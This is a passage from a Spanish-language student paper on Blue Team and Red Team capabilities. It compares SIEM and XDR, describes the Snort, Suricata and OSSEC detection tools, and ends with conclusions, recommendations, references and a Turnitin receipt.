Fuentes de Datos	Recopila y analiza logs y eventos de seguridad de una amplia variedad de dispositivos y aplicaciones para proporcionar visibilidad sobre la actividad de la red y los sistemas.	Incorpora datos de múltiples fuentes, incluidos logs, tráfico de red, telemetría de endpoints y datos de la nube, para obtener una visión más completa y contextualizada de las amenazas.

Análisis de Datos	Utiliza técnicas de correlación y análisis de logs para detectar patrones de actividad sospechosa y eventos de seguridad significativos, generando alertas para su revisión y respuesta por parte del equipo de seguridad.	Aplica análisis avanzados de datos, machine learning y inteligencia artificial para identificar amenazas emergentes y comportamientos anómalos en tiempo real, mejorando la precisión de detección y reduciendo el ruido de alertas.
Respuesta a Incidentes	Facilita la gestión y respuesta a incidentes al proporcionar herramientas para la investigación, contención y mitigación de amenazas, así como para la generación de informes y cumplimiento normativo.	Ofrece capacidades de respuesta integradas y automatizadas que permiten tomar medidas rápidas y eficientes para contener y neutralizar las amenazas, además de facilitar la colaboración entre equipos de seguridad.
Escalabilidad	Puede enfrentar desafíos de escalabilidad al manejar grandes volúmenes de datos de logs, lo que puede afectar el rendimiento y la capacidad de análisis.	Está diseñado para escalar de manera más eficiente, permitiendo manejar grandes cantidades de datos de múltiples fuentes sin comprometer el rendimiento, gracias a la integración de tecnologías avanzadas como la nube y el procesamiento distribuido.
Enfoque de Plataforma Integrada	Puede integrarse con otras herramientas de seguridad, como firewalls, antivirus y sistemas de gestión de vulnerabilidades, para proporcionar una visión más completa y coordinada de la postura de seguridad de la organización.	Se presenta como una plataforma unificada que combina capacidades de detección y respuesta en un solo producto, eliminando la necesidad de integrar múltiples herramientas y simplificando la gestión de la seguridad.

1.4.6 Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Las herramientas de detección de ataques con licencia GPL (General Public License) ofrecen varias ventajas significativas. En primer lugar, su naturaleza de código abierto las hace accesibles sin costos de licencia, lo que reduce considerablemente los gastos asociados con la implementación de soluciones de seguridad. Además, al ser transparentes y flexibles, permiten a los usuarios modificar y personalizar el software según sus necesidades específicas, lo que proporciona un mayor control sobre la configuración y el despliegue de la solución.

También se benefician de comunidades activas de desarrolladores y usuarios que colaboran para mejorar y mantener el software, ofreciendo recursos de soporte gratuitos y conocimiento compartido. Por último, la naturaleza abierta y colaborativa de las herramientas GPL fomenta la innovación y la evolución continua del software, lo que resulta en soluciones de seguridad más robustas y actualizadas constantemente.

Snort: Snort es un sistema de detección de intrusiones de red (NIDS) de código abierto que se utiliza para analizar el tráfico de red en busca de signos de actividad maliciosa o sospechosa. Utiliza reglas de firma y análisis de tráfico en tiempo real para identificar y alertar sobre posibles amenazas.

Características clave:

- Soporta múltiples plataformas, incluyendo Linux, Windows y macOS.
- Ofrece una amplia gama de reglas de detección personalizables.
- Permite la integración con otros sistemas de seguridad y herramientas de gestión de eventos.
- Proporciona una arquitectura flexible y escalable para adaptarse a diferentes entornos de red.

Suricata: Suricata es una herramienta de detección de intrusiones de red de alto rendimiento y de código abierto. Utiliza un motor de inspección de paquetes basado en reglas y también es capaz de realizar análisis de protocolo en tiempo real para detectar amenazas y anomalías en el tráfico de red.

Características clave:

- Soporte para la detección de amenazas basada en reglas y comportamientos.
- Motor de inspección de paquetes multithreading que proporciona un rendimiento superior.
- Integración con otras herramientas de seguridad como ELK Stack (Elasticsearch, Logstash, Kibana) para análisis y visualización de datos.
- Capacidad de operar en entornos de red de alta velocidad.

OSSEC: OSSEC (Open Source HIDS SECurity) es una plataforma de seguridad de host (HIDS) de código abierto que proporciona detección de intrusiones, integridad de archivos, monitoreo de registro y análisis de registros para sistemas Unix y Windows. OSSEC está diseñado para proporcionar una visión integral de la seguridad del host y responder rápidamente a amenazas potenciales.

Características clave:

- Detección de intrusiones en tiempo real con notificaciones y alertas personalizables.
- Monitoreo de la integridad del archivo para detectar cambios no autorizados en los archivos críticos del sistema.
- Análisis de registros para identificar patrones de actividad sospechosa o maliciosa.
- Soporte para la integración con otras herramientas de seguridad y sistemas de gestión de eventos.

CONCLUSIONES

Con base en el análisis exhaustivo de las normativas colombianas relacionadas con los delitos informáticos y la protección de datos personales, así como en la evaluación de las prácticas de los equipos Red Team y Blue Team en concordancia con los principios éticos y legales, podemos concluir que existe un marco legal sólido que regula estas actividades en el ámbito digital. Se ha identificado la importancia de garantizar la aplicación de sanciones adecuadas para conductas delictivas y de promover el apego a los principios de integridad, confidencialidad y responsabilidad en la ciberseguridad.

Asimismo, las pruebas de penetración realizadas en entornos controlados han permitido identificar y documentar evidencias de vulnerabilidades en sistemas informáticos, resaltando la importancia de implementar medidas de corrección y fortalecimiento para garantizar la seguridad de la información. La comparación entre herramientas de detección de ataques de código abierto y soluciones comerciales ha revelado diferentes ventajas y desafíos, destacando la necesidad de seleccionar la opción más adecuada según las necesidades y recursos disponibles.

Finalmente, el fortalecimiento de la seguridad cibernética, incluyendo la implementación de protocolos efectivos de respuesta ante incidentes, se fundamenta en un análisis detallado de las vulnerabilidades identificadas y en la evaluación de las prácticas de los equipos Red Team y Blue Team. Lo anterior busca mejorar la protección de la información y garantizar la integridad y confidencialidad de los sistemas informáticos en un entorno digital cada vez más complejo y desafiante.

RECOMENDACIONES

La actualización constante de las normativas es fundamental para mantenerse al día con las normativas colombianas relacionadas con delitos informáticos y protección de datos personales, así como monitorear cualquier cambio o actualización en la legislación para garantizar el cumplimiento normativo.

Se recomienda proporcionar formación continua en ciberseguridad y ética digital a los equipos Red Team y Blue Team de las empresas, así como a todo el personal involucrado en la gestión de la seguridad informática. Esto ayudará a promover una cultura de seguridad y responsabilidad en toda la organización.

Implementación de medidas correctivas con base en las vulnerabilidades identificadas durante las pruebas de penetración para mitigar los riesgos y fortalecer la seguridad de los sistemas informáticos. Esto puede incluir actualizaciones de software, parches de seguridad, configuraciones más seguras y mejoras en los procesos de gestión de accesos.

Se sugiere realizar evaluaciones regulares de las herramientas de detección de ataques utilizadas por los equipos Red Team y Blue Team, con el fin de identificar nuevas soluciones o actualizaciones que puedan mejorar la eficacia en la detección y respuesta ante posibles amenazas cibernéticas.

Es importante revisar y mejorar los protocolos de respuesta ante incidentes para garantizar una actuación rápida y efectiva en caso de ataques cibernéticos. Esto incluye la definición clara de roles y responsabilidades, la realización de simulacros de incidentes y la documentación detallada de los procedimientos a seguir.

Al implementar estas recomendaciones, se podrá fortalecer la seguridad cibernética de la organización, cumplir con las normativas legales y éticas vigentes, y proteger de manera efectiva la información y los sistemas informáticos contra posibles amenazas y ataques en el entorno digital.

REFERENCIAS BIBLIOGRÁFICAS

Ciberseguridad; CVE es el catálogo de vulnerabilidades de ciberseguridad divulgadas públicamente;[Sitio web];Madrid ;Revista Ciberseguridad; 22 de mayo de 2023; [Consulta 15 de febrero de 2024]; Disponible en: https://www.revistaciberseguridad.com/2023/05/cve-es-el-catalogo-de-vulnerabilidades-de-ciberseguridad-divulgadas-publicamente/

CIS Critical Security Controls; [Sitio web]; Orlando; **CIS**; (Sin fecha);[Consulta: 4 de abril de 2024]; Disponible en: https://www.cisecurity.org/controls

Ciberseguridad; Guía completa sobre controles de seguridad CIS; [Sitio web]; Madrid; Ciberseguridad; 26 de octubre de 2021; [Consulta 4 de abril de 2024]; Disponible en https://ciberseguridad.com/herramientas/controles-seguridad-cis/

CISCO. What is cybersecurity all about?; [Sitio web]; US; CISCO; (Sin fecha); [Consulta: 4 de abril de 2024]; Disponible en: https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1581. (Octubre 17 de 2012). Por la cual se dictan disposiciones generales para la protección de datos personales. En diario oficial. Octubre, 2012. Nro 48587. Disponible en https://normativa.archivogeneral.gov.co/ley-estatutaria-1581-de-2012/

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 (Enero 5 del 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En Diario Oficial. Enero, 2009. No. 47223. Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 906. (Agosto 31 de 2004). Por la cual se expide el Código de Procedimiento Penal. En diario oficial. Agosto, 2004. N° 45657. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_09060_204a.html#1

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 842. (octubre 9 de 2003). Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Etica Profesional y se dictan otras disposiciones. En diario oficial. Octubre, 2003. N° 45340. Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_0842_2003.html

Consejo Profesional Nacional de Ingeniería; Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [Sitio web]; Bogotá; COPNIA; 23 de febrero de 2024; [Consulta: 4 de abril de 2024]; Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Fortinet;Software SNORT. [Sitio web]; Fortinet; [Consulta: 4 de abril de 2024]; Disponible en: https://www.fortinet.com/lat/resources/cyberglossary/snort

Gartner; Security Information and Event Management (SIEM) Reviews and Ratings; [Sitio web];Gartner; [Consulta: 4 de abril de 2023]; Disponible en: https://www.gartner.com/reviews/market/security-information-event-management

Incibe; *Guía nacional de notificación y gestión de ciberincidentes;*[Sitio web]; Madrid; Incibe; (Sin fecha).[Consulta: 4 de abril de 2024]; Disponible en: https://www.incibe.es/incibe-cert/guias-y-estudios/guias/guia-nacional-de-notificacion-y-gestion-de-ciberincidentes

IBM; ¿Qué es SIEM?;[Sitio web]; México; IBM; [Consulta: 4 de abril de 2024]; Disponible en https://www.ibm.com/mx-es/topics/siem

IBM; ¿Qué es XDR (detección y respuesta extendidas)?; [Sitio web]; México; IBM; [Consulta 4 de abril de 2024]; Disponible en: https://www.ibm.com/mx-es/topics/xdr

Microsoft; What is extended detection and response (XDR)?; [Sitio web]; US;Microsoft; [Consulta: 4 de abril de 2024]; Disponible en: https://www.microsoft.com/en-us/security/business/security-101/what-is-xdr

Prometheus; “Overview.” Prometheus.Io; [Sitio web]; Prometheus; [Consulta: 25 de marzo de 2024]; Disponible en: https://prometheus.io/docs/introduction/overview/.

Redhat. El concepto de CVE; [Sitio web]; Redhat. [Consulta 4 de abril de 2024]. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

Rodríguez, P. V. Colombiano le robó más de un millón de dólares en criptomonedas a una empresa de Estados Unidos. [En línea]. Armenia. 19 de Febrero de 2024. [Consultado: 20 de febrero de 2024]. Disponible en: https://www.infobae.com/colombia/2024/02/19/cayo-uno-de-los-principales-ladrones-digitales-en-colombia-habria-robado-mas-de-un-millon-de-dolares-en-criptomonedas/

Universidad Oberta de Calalunya; ¿Qué es el footprinting? Investigación y seguridad informática; [Sitio web]; Madrid; Benito, M FP Online.[Consulta: 15 de febrero de 2024; Disponible en:https://fp.uoc.fje.edu/blog/que-es-el-footprinting-investigacion-y-seguridad-informatica/

Welivesecurity. Utilizando The Harvester para analizar el riesgo de la información pública. [Sitio web]; Buenos aires. Welivesecurity - Pérez, I. (Sin fecha). [Consulta: 15 de febrero de 2024]; Disponible en: https://www.welivesecurity.com/la-es/2015/04/08/the-harvester-riesgo-nformacion-publica/

Welivesecurity; Maltego, la herramienta que te muestra qué tan expuesto estás en Internet; [Sitio web]; Buenos aires; Welivesecurity.com; (Sin fecha); [Consulta: 4 de abril de 2024]; Disponible en: https://www.welivesecurity.com/la-es/2023/05/11/maltego-herramienta-muestra-tan-expuesto-estas-internet/

ANEXOS

Enlace vídeo Youtube:
https://youtu.be/2RS00YM9-K8?si=oO3cnm4EsSWKvPqH

Subida a turnitin:

turnitin

Recibo digital

Este recibo confirma que Turnitin ha recibido tu trabajo. A continuación, encontrarás la información del recibo perteneciente a tu entrega.

Autor de la entrega	DEYBY GEOVANNY COBOS GALVIS
Identificador del trabajo de Turnitin (Identificador de referencia)	2340088819
Título de la Entrega	CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM
Título del ejercicio	ECBTI - Draftbank 2
Fecha de entrega	04/04/24, 14:57

Imprimir